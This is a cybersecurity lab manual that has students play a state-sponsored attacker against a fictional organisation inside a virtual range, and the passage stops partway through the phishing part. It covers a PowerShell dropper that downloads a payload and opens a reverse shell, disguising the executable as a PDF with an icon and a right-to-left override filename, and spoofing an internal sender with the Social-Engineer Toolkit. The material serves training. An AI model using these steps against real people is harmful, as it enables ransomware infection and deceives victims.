Introduction

Many of our most valuable assets are accessible through information systems or protected by digital systems. In the business world, data is now regarded as the most valuable (and vulnerable) resource. Assets and critical infrastructure sectors are increasingly digitized. This makes them uniquely attractive targets in cyberwarfare.

In May of 2021, an organization known as DarkSide (believed to be a professional Russian hacker collective), brought the Colonial Pipeline to a halt for 48 hours, with full usage returning after a week. DarkSide attacked the U.S. oil infrastructure, disrupting refined oil petroleum along its 5500-mile route from Texas to New York and causing panic-buying of gasoline by people in several states. Part of the attack used the CVE-2019-5544 and CVE-2020-3992 vulnerabilities to compromise DaaS VDI (Desktop as a Service Virtual Desktop Infrastructure), which had been widely used to facilitate remote work due to the SARS-CoV2 pandemic. Once the attackers had obtained their initial foothold in the pipeline operator’s network, they deployed a specialized type of malware known as ransomware.

In its simplest form, ransomware is malware that prevents the target from accessing their data until the attacker’s conditions are met. There are two main types of ransomware:

- *Locker ransomware* blocks basic computer functions, such as desktop access, so that the only window you can interact with is the ransomware itself.

- *Crypto ransomware* encrypts important files but does not necessarily interfere with basic computer functions.

All types of ransomware are coupled with a promise to return your computer systems to their original state after you pay a ransom, usually in cryptocurrency such as Bitcoin. However, there is no guarantee that the threat actors will deliver on their promise. Double-extortion ransomware attacks, in which ransomware renders systems useless for the authorized users while threat actors exfiltrate data, are becoming increasingly common.

Industries most commonly hit by ransomware include professional services (legal services, accounting services, etc.), public services, manufacturing, healthcare, technology, and finance—all industries that rely on computers for their work and that are perceived to have funds to pay handsome ransoms. The cost of recovery for even the least disruptive ransomware attacks is high. Victims need to check every system and assess damages in their application base, network, hardware, and file systems. Barron’s estimates that the cost of recovering from ransomware attacks in 2020 was $20 billion, nearly double the recovery costs of 2019, and it’s expected to increase annually.

Dollars are not the only potential costs of ransomware. In 2020, German prosecutors made efforts to hold hackers accountable for negligent homicide for the death of a person whose ambulance had to be routed to another hospital 30 minutes away while the closest hospital’s emergency care system was offline due to a ransomware attack. Although the investigation determined that the death would have occurred without the ransomware attack, the case involved the first potential human casualty in a cyberattack. Ransomware and other disruptive cyberattacks on critical infrastructure such as nuclear reactors, drinking water, or hospitals could cost lives.

In this lab, you will take on multiple roles. First, you will take on the role of a professional hacker on a government-sponsored cyber-offense team. You will prepare a ransomware dropper and send it to an employee at the enemy DRISST organization via a targeted phishing email. Next, you will take on the role of a employee at the DRISST organization who falls victim to the phishing campaign. You will also return to your role as a state-sponsored hacker and observe the effects of the ransomware from the attacker's perspective.

Lab Overview

This lab has three parts, which should be completed in the order specified.

1. In the first part of the lab, you will prepare your ransomware payload.

2. In the second part of the lab, you will use social engineering techniques to craft a spear phishing email and send it to a DRISST employee.

3. In the third part of the lab, you will trigger the ransomware payload and observe the effects.

Finally, you will explore the virtual environment on your own to answer a set of questions and challenges that allow you to use the skills you learned in the lab to conduct independent, unguided work — similar to what you will encounter in a real-world situation.

Learning Objectives

Upon completing this lab, you will be able to:

1. Identify the key characteristics of a ransomware attack.

2. Explain how ransomware attacks are used in the context of cyberwarfare.

3. Use asymmetric encryption keys to restrict access to data.


4. Understand how attackers target ransomware victims.

5. Identify preventative measures for ransomware infections.

Topology

This lab contains the following virtual machines. Please refer to the network topology diagram below.

- AttackLinux01 (Linux: Kali)
- AttackWindows01 (Windows: Server 2019)
- MailRelay (Linux: Debian 11)
- RouterBGP (Linux: Ubuntu 20)
- pfSense (FreeBSD: pfSense)
- WebServer01 (Linux: Ubuntu 20)
- EmailServer01 (Windows: Server 2019)
- vWorkstation (Windows: Server 2019)



Tools and Software

The following software and/or utilities are required to complete this lab. Students are encouraged to explore the Internet to learn more about the products and tools used in this lab.

- Notepad++
- PowerShell
- Win-PS2EXE
- 7-Zip
- WinSCP
- Social-Engineer Toolkit (SET)
- Python
- Netcat

Deliverables

Upon completion of this lab, you are required to provide the following deliverables to your instructor:

Hands-On Demonstration

1. Lab Report file, including screen captures of the following:

- SecurityPolicy-2022_AlexE.exe file
- SecPol.zip file in the Remote File Panel
- Dropper and malware files in the kali user’s malware directory
- Confirmation message stating that SET has finished sending the email to your victim
- HTTP listener on port 8000 and the Netcat listener running on port 80
- Ransomware pop-up
- .wasted files in the Documents folder
- Key output returned by your ransomware attack
- Successful decryption

2. Any additional information as directed by the lab:

- None

Challenge and Analysis

1. Lab Report file, including screen captures of the following:

- None

2. Any additional information as directed by the lab:

- Which type of ransomware was WannaCry?
- How was the WannaCry attack executed and why?
- How could WannaCry have been avoided?

Hands-On Demonstration

Note: In this section of the lab, you will follow a step-by-step walk-through of the objectives for this lab to produce the expected deliverables.

1. **Review** the **Tutorial**.

   Frequently performed tasks, such as making screen captures and downloading your Lab Report, are explained in the Cloud Lab Tutorial. The Cloud Lab Tutorial is available from the User menu in the upper-right corner of the Student Dashboard. You should review these tasks before starting the lab.

2. **Proceed** with **Part 1**.

Part 1: Prepare a Ransomware Dropper

Note: In this part of the lab, you will conduct the necessary preparations for performing a ransomware attack. The typical structure of a ransomware attack begins with a small procedural file, called a *dropper*, which must be planted on a victim's computer. When executed, this file reaches out to the threat actor's system to download a payload. The *payload* is the software component of the ransomware attack that runs on the victim's computer to pull off the ransom attack. The dropper is usually downloaded and run by the victim through a social engineering attack. Occasionally, the dropper contains the ransomware attack software, but it is far more common for the dropper to reach out to the threat actors' systems once it has safely been installed without being recognized as problematic by the victim.

Once deployed, a ransomware payload will typically perform two actions:

1. Recursively encrypt files in target directories.


2. Display a message to the user that indicates that their files have been encrypted and that provides instructions for paying a ransom whose payment will purportedly result in receiving the necessary tech to decrypt the files.

The target directories may include various well-known directories, such as Documents or the Desktop. In such cases, the computer would still be usable, but key files may be inaccessible. If the target directories include the root of a file system, such as C:\ on Windows or \ on Linux systems, then the victim will be completely locked out of using the computer. If the ransomware has been delivered to a server, entire systems can be brought to a halt.

After a successful ransomware attack on even one system within a targeted network, responsive security controls can also bring operations to a halt. For example, in the Colonial Pipeline attack in May 2021, all operations were halted as a secondary protection measure after ransomware had been identified on systems within the network. The presence of ransomware alerted the security team to the possibility of additional attacks, which they decided to head off by shutting everything down.


In the next steps, you will prepare a dropper file for delivery on a Windows system in the target network.

1. On the AttackWindows01 taskbar, **click** the **File Explorer icon** and **navigate** to the **C:\Malware folder**.



File Explorer icon

2. In the File Explorer window, **click** the **View tab**, then **click** the **File name extensions checkbox** to display filename extensions.




Name	Date modified	Type
dropper.exe	12/4/2021 4:03 AM	Application
dropper.ps1	12/2/2021 3:38 AM	Windows PowerS...
favicon.ico	12/2/2021 3:41 AM	Icon

Display file name extensions

Note: Within the Malware folder, the *dropper.ps1* file is the dropper script that you will use to retrieve and activate the malware on the victim's computer.

3. In the File Explorer window, **right-click** the **dropper.ps1 file** and **select Edit with Notepad++** to open the dropper script in Notepad++.



Edit with Notepad++

Note: You should see 19 lines of code written in the Windows PowerShell scripting language. The words that begin with dollar signs are variables. Phrases such as *set-alias*, *Invoke-WebRequest*, and *Remote-Item* are PowerShell cmdlets (pronounced “command-lets”), which are similar to stored procedures. This script will perform the following actions on the victim’s computer:

- In Line 9, the **`Invoke-WebRequest`** cmdlet downloads the doomSnake.zip malware archive file from the AttackLinux01 system.
- In Line 12, the **`sz`** command runs the 7-Zip program in the background and extracts the malware archive to the C:\windows directory. If this script has already been run on a user’s computer, it will silently overwrite all previous versions when it extracts the malware. This ensures that the Windows system will not notify the user with the common prompt “Do you want to overwrite this file?”
- In Line 15, the **`Remove-Item`** cmdlet deletes the doomSnake archive from the Downloads directory and suppresses any output that the deletion may generate. This further hides any evidence of the mechanisms through which the malware was installed.
- In Line 19, PowerShell calls Python, which runs the main malware script in C:\windows\doomSnake. This script will set up the reverse TCP shell to your Kali system.

As written, your dropper uses PowerShell to run. The PowerShell window would be visible to any person who is looking at the computer monitor while the dropper is running.

4. **Close** the **Notepad++ window**.

5. **Minimize** the **File Explorer window**.

Note: As part of your role on the cyber-offense team, you need to modify the dropper script to hide its activities from the victim. To run the dropper in the background, invisible to DRISST personnel, you will use the Win-PS2EXE program to convert the dropper PowerShell script to a native Windows executable.

Keep in mind that this attack method is specific to Windows targets, which, in the business world, represent the vast majority of users. In the next steps, you will convert the PowerShell script to an executable script, which can run in the background, out of sight of users' eyes.

6. On the AttackWindows01 desktop, **double-click** the **Win-PS2EXE icon** to open the Win-PS2EXE application.

Win-PS2EXE icon

7. In the Win-PS2EXE window, **type** the following information:


    - Source file: **`C:\Malware\dropper.ps1`**
    - Target file: **`C:\Malware\SecurityPolicy-2022_AlexE.exe`**
    - Icon file: **`C:\Malware\favicon.ico`**
    - Version: **`3`**
    - File description: **`Security Policy 2022, Alex Esau`**
    - Product name: **`SecPol 2022`**
    - Copyright: **`DRISST INC`**

Note: *Favicon.ico* is an Adobe Acrobat icon for PDF files. Setting this as the icon for the generated program makes the dropper appear to be an innocuous PDF file. The rest of the information is used to make the final result appear genuine.

Generally, droppers should run in the background, but for the purposes of this lab, the dropper will be visible so that you can view the progress on the victim's computer.

8. **Click** the **“Compile a graphic….” checkbox** to deactivate this option.

9. **Click** the **Compile button** to begin the conversion process.



Win-PS2EXE

Win-PS2EXE: Graphical front end to PS2EXE-GUI

Source file: C:\Malware\dropper.ps1
Target file: C:\Malware\SecurityPolicy-2022_AlexE.exe
Icon file: C:\Malware\favicon.ico

Version: 3
File description: ecurity Policy 2022, Alex Esau
Product name: SecPol 2022
Copyright: DRISST INC

□ Compile a graphic windows program (parameter -noConsole)
□ Suppress output (-noOutput) □ Suppress error output (-noError)
□ Require administrator rights at runtime (parameter -requireAdmin)
□ Generate config file (parameter -configFile)

Thread Apartment State: ● STA ○ MTA Platform: AnyCPU

Completed Win-PS2EXE configuration

Note: You should see a PowerShell window, followed by status messages as Win-PS2EXE compiles the dropper script into an executable file.

10. At the PowerShell prompt, **press Enter** to close the PowerShell window.

    You may need to press Enter multiple times.

11. In the Win-PS2EXE window, **click** the **Cancel button** to close the application.

12. **Restore** the **File Explorer window** and **navigate to** the **C:\Malware** directory.

Note: You should see the newly compiled SecurityPolicy-2022_AlexE.exe in the C:\Malware directory.

13. **Make a screen capture** showing the **SecurityPolicy-2022_AlexE.exe file**.


Note: You should also notice that the executable file that you just created has a file extension of .exe and is flagged as an application, but uses an Adobe PDF icon (more commonly associated with the .pdf file extension). The intent is to trick DRISST employees into thinking that this file is a PDF. You are banking on the fact that human minds respond to visual information (icons) faster than literal information (words) and that their brains use visual cues to circumvent analysis (find shortcuts) in their actions. To hide the executable nature of this file from DRISST users' field of vision, you will take advantage of the linguistic versatility of Microsoft Windows. Filenames can incorporate languages that are written both left-to-right (like English, Spanish, or German) and right-to-left (like Hebrew, Arabic, or Farsi).

14. In the File Explorer window, **right-click** the **SecurityPolicy-2022_AlexE.exe file** and **select Rename** from the context menu.

15. In the File Name field, **replace exE** in AlexE with **`fdp`**.

Note: You should see that your executable file's name is now *SecurityPolicy-2022_Alfdp.exe*.

16. **Place your cursor** immediately before the f in fdp, then **right-click**, **select Insert Unicode control character > RLO Start of right-to-left override**, and **press Enter** to give the file the appearance of a PDF file extension.



Updated file name

Note: Your executable file now appears to be named *SecurityPolicy-2022_Alexe.pdf*. Now that the dropper file appears to be a legitimate PDF, you will archive it and transfer it to your Kali machine.

17. In the File Explorer window, **right-click** the **SecurityPolicy-2022_Alexe.pdf file** and **select 7-zip > Add to archive…** to open the 7-zip Add to Archive dialog box.

18. In the Add to Archive dialog box's Archive: field, **replace SecurityPolicy-2022_AlexE.pdf** with `SecPol`, then **click** the **OK button** to save the executable file in an archive called SecPol.zip.

19. **Close** the **File Explorer window**.

Note: Because the dropper script is intended to be run on a Windows system, it was necessary to create it on another Windows system. For the remainder of your attack, you will use a Linux system.


In the next steps, you will use the WinSCP program to transfer the dropper file from AttackWindows01 to the AttackLinux01 system.

20. On the AttackWindows01 desktop, **double-click** the **WinSCP icon** to open the WinSCP application.

WinSCP icon

21. In the Login dialog box, **type** the following information and **click** the **Login button** to securely connect to the Kali Linux FTP server.

    Host name: **202.20.2.4**
    User name: **sftpuser01**
    Password: **password**


Session

File protocol: SFTP

Host name: 202.20.2.4

Port number: 22

User name: sftpuser01

Password: ••••••••

Login dialog box


Note: You should briefly see a pop-up window that indicates that WinSCP is attempting to connect to the Kali Linux system with sftpuser01’s credentials. Once WinSCP establishes a secure FTP connection to the Kali Linux system, you should see the WinSCP program window. The main menu is situated at the top, and the majority of the window is divided into two sides:

- The left side contains the Local File Panel and menu that interacts with the local computer (AttackWindows01).

- The right side contains the Remote File Panel and menu that interacts with the remote computer (AttackLinux01).


In the next steps, you will set the Local File Panel to the directory where the SecPol.zip dropper file is located and the Remote File Panel to the directory where you would like to upload the dropper file on the AttackLinux01 system.

22. In the left pane, **double-click** the **file path** to open the Open directory dialog box.



File path

23. In the Open directory dialog box, **type** `C:\Malware` in the Open directory field, then **click** the **OK button** to navigate to the Malware folder.



Open directory dialog box

24. **Click and drag** the **SecPol.zip file** from the left panel to the right panel to transfer the ZIP file to the remote machine.

25. **Make a screen capture** showing the **SecPol.zip file in the Remote File Panel**.

26. **Close** the **WinSCP window**.

    When prompted, **click OK** to terminate the session.

Part 2: Construct a Spear Phishing Email

Note: In this part of the lab, you will use phishing techniques to deliver your dropper script to your target. Phishing is a method of attack that involves sending messages to the target that appear to come from a legitimate source. The goal is to get the target to provide sensitive information or execute a program to establish a foothold for the attacker. The scope of a phishing attack can vary from many potential targets to just one – specifically:

- An opportunistic attack will use a generic message designed to motivate action from the general public. To be successful, this often needs to be sent to thousands of people or more.

- A semi-targeted attack will use information about a specific organization to target multiple individuals there. This involves determining what a likely “legitimate” source is for the message and getting a list of the addresses of the people in the organization.


- A spear-phishing attack is very limited in scope. It targets a specific individual. To be successful, it requires research into the target’s behavior to craft the message.

With all of these methods, the attacker uses social engineering techniques to motivate the target into interacting with the message. This can include trying to frighten the target into action or luring the target with topics that are known to be of interest.

In the next steps, you will connect to your second attack system, AttackLinux01, and consolidate your malware files in advance of your phishing attack.

1. On the Lab View toolbar, **select AttackLinux01** from the Virtual Machine menu to connect to the Kali Linux system.

2. On the AttackLinux01 tool bar, **click** the **Terminal Emulator icon** to open a terminal window.



Terminal Emulator icon

3. At the command prompt, **type** **`sudo su`** and **press Enter** to elevate your permissions for root access as the kali user.


   When prompted, **type** **`kali`** and **press Enter**.

Note: The **sudo su** command combination allows Linux users—in this case, the user named kali—to run subsequent commands as root; this is referred to as having "elevated permissions." If you end your lab session at any point, you will need to repeat step 3 in your next lab session to re-elevate your permissions. You can read more about **sudo** and **su** here. This elevation is necessary because root owns the malware directory.

In the next step, you will use elevated permissions to move files from the sftpuser01 user's home directory to the kali user's home directory.

4. At the command prompt, **type** **`cd malware`** and **press Enter** to navigate to the malware directory.

5. At the command prompt, **type** **`mv /home/sftpuser01/SecPol.zip ./`** and **press Enter** to move the SecPol.zip file to your current directory.




```
┌──(root💀kali)-[/home/kali/malware]
└─# mv /home/sftpuser01/SecPol.zip ./

┌──(root💀kali)-[/home/kali/malware]
└─# 
```

Move the SecPol.zip file

6. At the command prompt, **type** **`ls`** and **press Enter** to view the contents of the malware directory.



```
┌──(root💀kali)-[/home/kali/malware]
└─# ls
closet  doomSnake  doomSnake.zip  misc  SecPol.zip

┌──(root💀kali)-[/home/kali/malware]
└─# 
```

Malware directory contents

Note: You should see three directories and two ZIP files, including the following:

- doomSnake directory – This contains the Python files that constitute the payload.
- doomSnake.zip – This is an archived version of the doomSnake directory, ready to be sent to the targets.
- SecPol.zip – This is the archived version of the dropper script.

7. **Make a screen capture** showing the **dropper and malware files in the kali user's malware directory**.

Note: Now that your dropper and payload are ready for production, you will prepare an email message to send to a user in the DRISST organization.

8. At the command prompt, **type** **`setoolkit`** and **press Enter** to launch the Social-Engineer Toolkit.

Note: You should see the main menu of the Social-Engineer Toolkit (SET), an open-source penetration testing framework for social engineering attacks. SET provides multiple customizable attack vectors that can be used to perform social engineering attacks. For the purposes of this lab, you will focus on the phishing attack options.

9. At the *set* prompt, **type** **`1`** and **press Enter** to select the Social-Engineering Attacks option.

Note: You should now see the social engineering sub-menu, which includes 10 different attack vectors.

10. At the *set* prompt, **type** **`5`** and **press Enter** to select the Mass Mailer Attack menu option.

Note: You should now see the Mass Mailer Attack sub-menu. Despite the Mass Mailer name, you will use this module to target a single email address.

Your team has already procured the email address of a target they have deemed susceptible to a spear phishing attack: Fred Smith of DRISST. He has been identified as the contact point for the administration of the drisst.int site. He appears to have been recently hired, so it stands to reason that he would likely be receiving emails pertaining to the company security policy.

In the next steps, you will use your own email server to send an anonymized email message to Fred that contains the dropper script archive, SecPol.zip.

11. At the *set:mailer* prompt, **type** **`1`** and **press Enter** to select the E-Mail Attack Single Email Address menu option.

12. At the *set:phishing> Send email to:* prompt, **type** **`fsmith@drisst.int`** and **press Enter** to specify Fred Smith as the recipient.

13. At the *set:phishing* prompt, **type** **`2`** and **press Enter** to choose to use your own server or open relay to send the message.

14. At the *From address* prompt, **type** **`alexe@drisst.int`** and **press Enter** to specify the email address for the fictitious sender in the mail header.

Note: For this to work, you need to be sure it won’t get caught by any security mechanisms that DRISST has in place. In the past, it was not unusual to send mail from foreign addresses when not locally connected to the SMTP server that provides your email address and services. In modern environments, validation methods like SPF allow an organization to specify all mail servers that are authorized to send emails from the company domain. In some instances, such records are overspecified, or specified for temporary instances (for example, cloud-based virtual machines, like with Amazon's AWS) and never removed, permitting an attacker to simply spin up an instance and send an authorized email.

A safer option (although with reduced efficacy) is to use a homoglyph, such as @dr1sst.int, and hope it is "good enough" to fool the victim.

15. At the *set:phishing> FROM NAME the user will see:* prompt, **type** `Alex Esau` and **press Enter** to provide the fictitious sender's name.

Note: The From Name value represents the contact's friendly name and is a field in the message header that is sent alongside the sender's email address. In the case of a corporate email address, this value is typically the full name of the sender as set in his or her company user account profile.

16. At the *set:phishing> Username for open-relay* prompt, **press Enter** to proceed without username authentication.

17. At the *Password for open-relay* prompt, **press Enter** to proceed without password authentication.

Note: Typically, an SMTP server works directly on behalf of the recipient. It will only accept mail for accounts in a specific domain. It is also possible for a mail server to accept messages that are for other domains and to relay them when possible. An open relay will accept messages to be delivered to external domains without requiring authentication.

18. At the *set:phishing> SMTP email server address* prompt, **type** `203.30.3.50` and **press Enter** to specify the open mail server for this lab environment.

caption

19. At the *set:phishing> Port number for the SMTP server* prompt, **press Enter** to accept the default SMTP port 25 as the port for the mail server.

Note: Next, you will create social engineering triggers by sending the message as high priority and attaching the SecPol.zip file. Putting people on high alert takes them into lizard brain mode, not cerebral cortex mode, and their anxiety can be used to their disadvantage. A ZIP file is familiar enough to not evoke suspicion and can pass through email security mechanisms, while an executable file would either be flagged as a potential malware or disallowed entirely.

20. At the *set:phishing> Flag this message/s as high priority* prompt, **type** `yes` and **press Enter**.

21. At the *Do you want to attach a file* prompt, **type** `y` and **press Enter**.

22. At the *Enter the path to the file you want to attach* prompt, **type** `/home/kali/malware/SecPol.zip` and **press Enter**.

23. At the *Do you want to attach an inline file* prompt, **type** `n` and **press Enter**.

24. At the *set:phishing> Email subject* prompt, **type** `(IMPORTANT) New Security Policy` and **press Enter**.

